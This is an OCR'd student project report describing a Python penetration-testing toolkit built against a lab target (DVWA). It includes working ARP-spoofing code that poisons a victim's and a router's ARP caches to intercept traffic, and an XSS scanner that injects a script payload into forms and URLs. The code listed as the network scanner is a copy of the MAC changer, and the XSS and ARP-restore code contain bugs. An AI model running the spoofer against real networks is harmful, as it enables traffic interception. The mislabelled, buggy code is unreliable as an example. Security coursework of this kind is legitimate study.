
Compiler: Terminal, Python 3.6 +

Tools: ifconfig, airmon-ng, airodump-ng

Python External Libraries: threding, scapy, pywinauto, optparse

Network Devices: LAN cable, wifi adaptor, Routers, Switches, other networking devices to work netwok…





3.5 Preliminary Product Description

In order to security testing we need connection in the system by remote accessing the system or by physical connection. To secure organization network, network administator configure systems with stong ip connection with stored physical addresses only. But security tester can not buy many computers for different physical addresses. Hence, we are providing in built facility to change MAC address as per requirement.

To scan network in built scanner is there, which can scan all the systems with all active ports in the given network thorougthly. For testing purpose spoofing and sniffing functionality is also provided.

For web based application, XSS scanner is given to check whether system is prone to cross-scripting attack or not.

3.6 Conceptual Models




Fig. 3.1: class diagram

Each functionality of the software is divided and maintain into different different classes. Each class can run separately also for testing purpose. Naming of class given is according to its functionality.

MAC class have 2 methods for fetching and writing addresses.

Network class have method to scan network.

Port class have method to scan ports for given ip address and between range.

ARP class have 2 methods to spoof arp data of given MAC address and restoring it back to normal after testing is done. Sniffing and spoofing funcionality is dependent on and inherited by ARP class.

Vul_Scan class have method for web based scanning.

Each classes can be access by index module.




Fig. 3.2.1: data flow diagram (DFD) – Level 0




Fig. 3.2.2: data flow diagram (DFD) – Level 1

Each class in the program create its own object for interaction. Each method of the each class has its own process. Each method returns result of the process to the Main process.

Main process can be interpreted as index page of the application. Main process consist of

- interaction between each classes,
- get results from each process and

- display them in presentable manner.
- Fetch host system configuration data time to time to check any impact of the process on host machine.

NOTE: Result of any of the process will not be store anywhere in the host system. But logs of the each scans or process can be found out at SOC network (if implemented in the network).

Chapter 4

System Design

4.1 Diagram

```
# python3 mac_changer.py -i enp1s0
[* Welcome to MAC ADDRESS Changer *]
[*] Press CTRL-C to QUIT
[*] MAC Address Changed to 00:40:e5:03:d4:0c
```

* This is just first module separate running for testing purpose. Final product will have complete CLI Menu to do various task.

This project is command line-based software hence we don't require fancy design.

4.2 Pseudo Code

Open terminal

Start software by command

Loop input mode:

    Select option from menu

    If close or crtl+c:

        Stop

    Else:

        Try:

            Run tool

```
        According to your need give inputs
        If inputs are valid:
            Display result
            Continue
        Else:
            Suggestions
            Continue
    Except that error:
        Handle that error
```

4.3 Testing Stratergies

- This project will have to go through two set of testing approaches, hardware testing and software testing.
- Both the approaches are given below

4.3.1 Software testing:

The goal of utilizing numerous testing methodologies in your development process is to

make sure your software can successfully operate in multiple environments and across different platforms.

Software testing involves testing the application against the requirements.

Software testing include:

- Unit testing
- Integration testing

- Rigorous testing:
- Regression testing:

1. Unit testing:

- Unit testing is the first level of testing.
- It is the process of ensuring individual components of a piece of software at the code level are functional.
- Unit testing can be conducted manually, but automating the process will speed up delivery cycles and expand test coverage.
- Unit testing will also make debugging easier because finding issues earlier means they take less time to fix than if they were discovered later in the testing process.

2. Integration testing

- In integration testing, components are tested as group through integration testing to ensure whole segments of an application behave as expected.
- These tests are often framed by user scenarios, such as logging into an application or opening files.
- It ensures the working of different components working as a module, together.

3. Rigorous testing:

- Rigorous testing is a kind of complete testing where we follow strict entry and exit criteria.
- Here we deal with all possible combinations of test cases and test data so that every possible flaw can be found out from the system.

4. Regression testing:

- Regression testing is defining ad as a type of software testing to confirm that recent program or code change has no effect on existing features.
- Testing is done to make ensure that new code changes have no effect on the existing functionalities.
- This is to be sure that adding new features in the product wont effect the previous and basic functionalities.

4.3.2 Hardware testing:

Hardware testing verifies a systems performance before it is used by the end users.

This testing may be semi-automated, where a human is involved in some part of the testing process, or the whole system may be tested manually.

Hardware testing includes:

- Component testing
- System integration testing
- Usability testing
- Compatibility testing

1. Component testing:

- Component testing is a testing type in which each individual component is tested separately.

- This is done to ensure that the components that are to be integrated in the system are working correctly, to avoid further system failures.
  It is also referred as unit testing.

2. System integration testing:

- System integration testing involves overall testing of a complete system.
- The system is composed of a hardware with embedded software.
- It initially consists of the process of assembling the constituent components and then testing
- all the components as one whole system.

3. Usability testing:

- Usability testing is a technique used to evaluate a product by testing it on users.
- Usability testing ensures the ease of use of the end product.
- This testing can predict the success of a product, at some extent.

4. Compatibility testing:

- This testing ensures that our product runs on different operating systems, databases, networks, etc.
- The importance of this test is to reduce the possible failures due to compatibility issues.

Chapter 5

Implementation and Testing

5.1 Implementation Approach

This system is developed using Incremental Model of software development.

Incremental Model

- Incremental Model is a process of software development where requirements divided into multiple standalone modules of the software development cycle.
- In this model, each module goes through the requirements, design, implementation and testing phases. Every subsequent release of the module adds function to the previous release.
- The process continues until the complete system achieved.




Fig: Incremental Model

The phases are given below:

1. Requirement Analysis

- In this phase, all the requirements needed to build this system were identified.
- This included hardware components like Server, Wi-Fi Adaptor, LAN Cables, Networking Devices etc. and software requirements like Linux OS, PyCharm IDE, External Python Libraries etc.

2. Design and Development

- After acquiring all the required hardware and software, the next step was to make design i.e., basic system design. This project is command line-based software hence we don't require fancy design.
- Once the design was ready, I moved forward to develop the system by coding and loading the code in the integrated system.

3. Testing

- The system was tested to make sure that it works as expected.
- Various testing strategies were used to test the system in different conditions.

4. Implementation

- The implementation of this project was done by creating a working model of this project, that depicts the working of this system in the real world.

- This model will depict the implementation of this system at the user's end.

This project was completed in 7 increments.

Increment 1:

- In the first increment, I developed and tested the Framework and Menu.
- The Framework is a software framework is an abstraction in which software providing generic functionality can be selectively changed by additional user-written code, thus providing application-specific software.
- The Menu was still empty.

Increment 2:

In the second increment, I developed and tested the input loop and secure closing of the tools, error handling and exiting of the software.

Increment 3:

- In the third increment, I started developing tools, first MAC address changer.
- This tool can change MAC address of any internal or external NIC card.
- The first entry made in the Menu.

Increment 4:

- In the fourth increment, I developed and tested Network Scanner.
- This tool can scan network and able to find out systems in the network.
- The second entry made in the Menu.

Increment 5:

- In the fifth increment, I developed and tested ARP data spoofer.
- This tool can test change in ARP data of the computer.
- Each switch has an ARP (Address Resolution Protocol) table to store the IP addresses and MAC addresses of the network devices. The ARP table is used to determine the destination MAC addresses of the network nodes, as well as the VLANs and ports from where the nodes are reached.
- The third entry made in the Menu.

Increment 6:

- In the fifth increment, I developed and tested MITM Detector.
- This tool can check any man-in-the-middle attack happening on the system.
- A man in the middle (MITM) attack is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.
- The fourth entry made in the Menu.

Increment 7:

- In the seventh increment, I developed and tested Vulnerability Scanner.
- This tool can check any vulnerability in the web application.
- The fifth entry made in the Manu.

5.2 Coding Details and Code Efficiency

CODE FOR MAC CHANGER

```
#!/usr/bin/python2.7

import subprocess

import optparse

import re

def macchanger(interface, macaddr):

    subprocess.call(["ifconfig", interface, "down"])

    subprocess.call(["ifconfig", interface, "hw", "ether", macaddr])

    subprocess.call(["ifconfig", interface, "up"])

    print("[+] Changing Mac Address of Interface %s to %s" % (interface, macaddr))


def get_argument():

    parser = optparse.OptionParser()

    parser.add_option("-i", "--interface", dest="interface", help="Interface to change the mac address")

    parser.add_option("-m", "--mac", dest="new_mac", help="add new mac address")

    (options, arguments) = parser.parse_args()

    if not options.interface:

        parser.error("[-] Specify an Interface use python macchanger --help for more details")

    elif not options.new_mac:

        parser.error("[-] Specify an Mac Address use python macchanger --help for more details")

    return options
```

```
def getmac(interface):
    ifconfig_result = subprocess.check_output(["ifconfig", interface]).decode("utf-8")
    current_mac = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ifconfig_result)
    if current_mac:
        return current_mac.group(0)
    else:
        return None

options = get_argument()
# option gets the value of interface and mac returned by get_argument function

macchanger(options.interface, options.new_mac)
# main program which change the mac address

final_mac = getmac(options.interface)
# verify whether the mac is changed or Not

if final_mac == options.new_mac:
    print("Mac Address Successfully Changed with new one %r" % final_mac)
else:
    print("Error Occurred Fix It")
```

CODE FOR NETWORK SCANNER

```
#!/usr/bin/python2.7

import subprocess

import optparse

import re


def macchanger(interface, macaddr):

    subprocess.call(["ifconfig", interface, "down"])

    subprocess.call(["ifconfig", interface, "hw", "ether", macaddr])

    subprocess.call(["ifconfig", interface, "up"])

    print("[+] Changing Mac Address of Interface %s to %s" % (interface, macaddr))


def get_argument():

    parser = optparse.OptionParser()

    parser.add_option("-i", "--interface", dest="interface", help="Interface to change the mac address")

    parser.add_option("-m", "--mac", dest="new_mac", help="add new mac address")

    (options, arguments) = parser.parse_args()

    if not options.interface:

        parser.error("[-] Specify an Interface use python macchanger --help for more details")

    elif not options.new_mac:

        parser.error("[-] Specify an Mac Address use python macchanger --help for more details")
```

```
    return options


def getmac(interface):
    ifconfig_result = subprocess.check_output(["ifconfig", interface]).decode("utf-8")
    current_mac = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ifconfig_result)
    if current_mac:
        return current_mac.group(0)
    else:
        return None


options = get_argument()
# option gets the value of interface and mac returned by get_argument function


macchanger(options.interface, options.new_mac)
# main program which change the mac address


final_mac = getmac(options.interface)
# verify whether the mac is changed or Not


if final_mac == options.new_mac:
    print("Mac Address Successfully Changed with new one %r" % final_mac)
else:
    print("Error Occurred Fix It")
```

CODE FOR ARP SPOOFER

```
#!/usr/bin/python2.7
import scapy.all as scapy
import time
import sys
import argparse


def get_ip():
    parser = argparse.ArgumentParser()
    parser.add_argument("-t", "--target", dest="victim", help="Specify Victim IP address")
    parser.add_argument("-s", "--spoof", dest="spoof", help="Specify Spoofing IP address")
    options = parser.parse_args()
    if not options.victim:
        parser.error("[-] Specify an IP Address for target machine. --help for more details")
    if not options.spoof:
        parser.error("[-] Specify an IP Address for spoofing machine. --help for more details")
    return options


ip = get_ip()
target_ip = ip.victim
gateway_ip = ip.spoof
```

```
def getmac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    dst_mac = getmac(target_ip)
    arp_respond = scapy.ARP(op=2, pdst=target_ip, hwdst=dst_mac, psrc=spoof_ip)
    # arp_respond = scapy.ARP(op="1 for request 2 for respond,pdst="victim-ip",hwdst="victim-mac",psrc="Router-ip")
    scapy.send(arp_respond, verbose=False)

def restore(destination_ip, source_ip):
    dst_mac = getmac(destination_ip)
    src_mac = getmac(source_ip)
    arp_respond = scapy.ARP(op=2, pdst=destination_ip, hwdst=dst_mac, psrc=source_ip, hwsrc=src_mac)
    scapy.send(arp_respond, verbose=False, count=4)

count = 0
try:
```

```
    while True:
        spoof(target_ip, gateway_ip)
        # telling client i am the router
        spoof(gateway_ip, target_ip)
        # telling router i am the client
        count = count + 2
        print("\r[+] send two packets " + str(count),
              sys.stdout.flush())
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[+] Detected CTRL+C Quitting and restoring arp value please wait...")
    restore(target_ip, gateway_ip)
    # restoring client
    restore(target_ip, gateway_ip)
# restoring router
except Exception as e:
    print(e)
    print("Please connect wifi adapter")
```

CODE FOR MITM DETECTOR

```
#!/usr/bin/python2
# put the script in startup folder to run when the system boots
# put in /etc/init.d/script.py make executable sudo chmod 755 /etc/init.d/script.py
```

```
# Register script to be run at startup sudo update-rc.d superscript defaults
import scapy.all as scapy


def getmac(ip):
    arp_request_header = scapy.ARP(pdst=ip)
    ether_header = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_packet = ether_header / arp_request_header
    answered_list = scapy.srp(arp_request_packet, timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc


def sniff(interface):
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)


def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        try:
            real_mac = getmac(packet[scapy.ARP].psrc)
            response_mac = packet[scapy.ARP].hwsrc
            if real_mac != response_mac:
                print("[+] MITM DETECTED !!")
        except IndexError:
            pass
```

```
i = input("Enter interface being used :")
if i in ["eth0", "eth1", "eth2", "wlan0", "wlan1", "wlan2"]:
    sniff(i)
else:
    print("Please type valid INTERFACE")
```

CODE FOR VULNERABILITY SCANNER

```
#!/usr/bin/python2.7


import requests
import re
from urllib.parse import urlparse, urljoin
from bs4 import BeautifulSoup


class Scanner:
    def __init__(self, url, ignore_links):
        self.session = requests.Session()
        self.target_url = url
        self.target_links = []
        self.links_to_ignore = ignore_links


    def extract_links_from(self, url):
        response = self.session.get(url)
        a = re.findall('(?:href=")(.*?)"', str(response.content))
```

```
    # url_str = ".join(map(str, a))  # coverts list to str
    return a

def crawl(self, url=None):
    if url is None:
        url = self.target_url
    href_links = self.extract_links_from(url)
    for link in href_links:
        link = urljoin(url, link)

        if "#" in link:  # #r refers to original page so avoid duplicate page again and again
            link = link.split("#")[0]
        if self.target_url in link and link not in self.target_links and link not in self.links_to_ignore:
            # to avoid repeating the same url and ignore logout url
            self.target_links.append(link)
            # print link
            self.crawl(link)

def extract_forms(self, url):
    response = self.session.get(url)
    parsed_html = BeautifulSoup(response.content, features="lxml")
    return parsed_html.findAll("form")
```

```
def submit_form(self, form, value, url):
    action = form.get("action")
    post_url = urljoin(url, action)
    method = form.get("method")

    inputs_list = form.findAll("input")
    post_data = {}

    for input in inputs_list:
        input_name = input.get("name")
        input_type = input.get("type")
        input_value = input.get("value")
        if input_type == "text":
            input_value = value

        post_data[input_name] = input_value
    if method == "post":
        return self.session.post(post_url, data=post_data)
    return self.session.get(post_url, params=post_data)

def run_scanner(self):
    for link in self.target_links:
        forms = self.extract_forms(link)
```

```
        for form in forms:
            print("[+] Testing form in " + link)
            is_vulnerable_to_xss = self.test_xss_in_form(form, link)
            if is_vulnerable_to_xss:
                print("--" * 50)
                print("[*****] XSS discovered in " + link + " in the following form:")
                print(form)
                print("--" * 50)

        if "=" in link:
            print("[+] Testing " + link)
            if_vulnerable_to_xss = self.test_xss_in_link(link)
            if is_vulnerable_to_xss:
                print("--" * 50)
                print("[*****] Discovered XSS in " + link)
                print(link)
                print("--" * 50)

    def test_xss_in_link(self, url):
        xss_test_script = rb"<sCript>alert('test')</scriPt>"
        url = url.replace("=", "=" + str(xss_test_script))
        response = self.session.get(url)
        return xss_test_script in response.content
```

```
    def test_xss_in_form(self, form, url):
        xss_test_script = rb"<sCript>alert('test')</scriPt>"
        response = self.submit_form(form, xss_test_script, url)
        return xss_test_script in response.content


try:
    a = input(print("Enter url below "))
    target_url = "http://{}/dvwa/".format(a)
    links_to_ignore = ["http://{}/dvwa/logout.php".format(a)]
    vuln_scanner = Scanner(target_url, links_to_ignore)
    data_dict = {"username": "admin", "password": "password", "Login": "submit"}
    vuln_scanner.session.post("http://{}/dvwa/login.php".format(a), data=data_dict)
    # to login to get more links to test
    vuln_scanner.crawl()
    # crawl through the links
    vuln_scanner.run_scanner()
    # run scan on each links crawled
except Exception as e:
    print(e)
```

5.3 Testing Approaches

5.3.1 Unit Testing

The following components were tested individually under unit testing.

1. MAC changer program:
    - This tool would change MAC address of any internal or external NIC card.
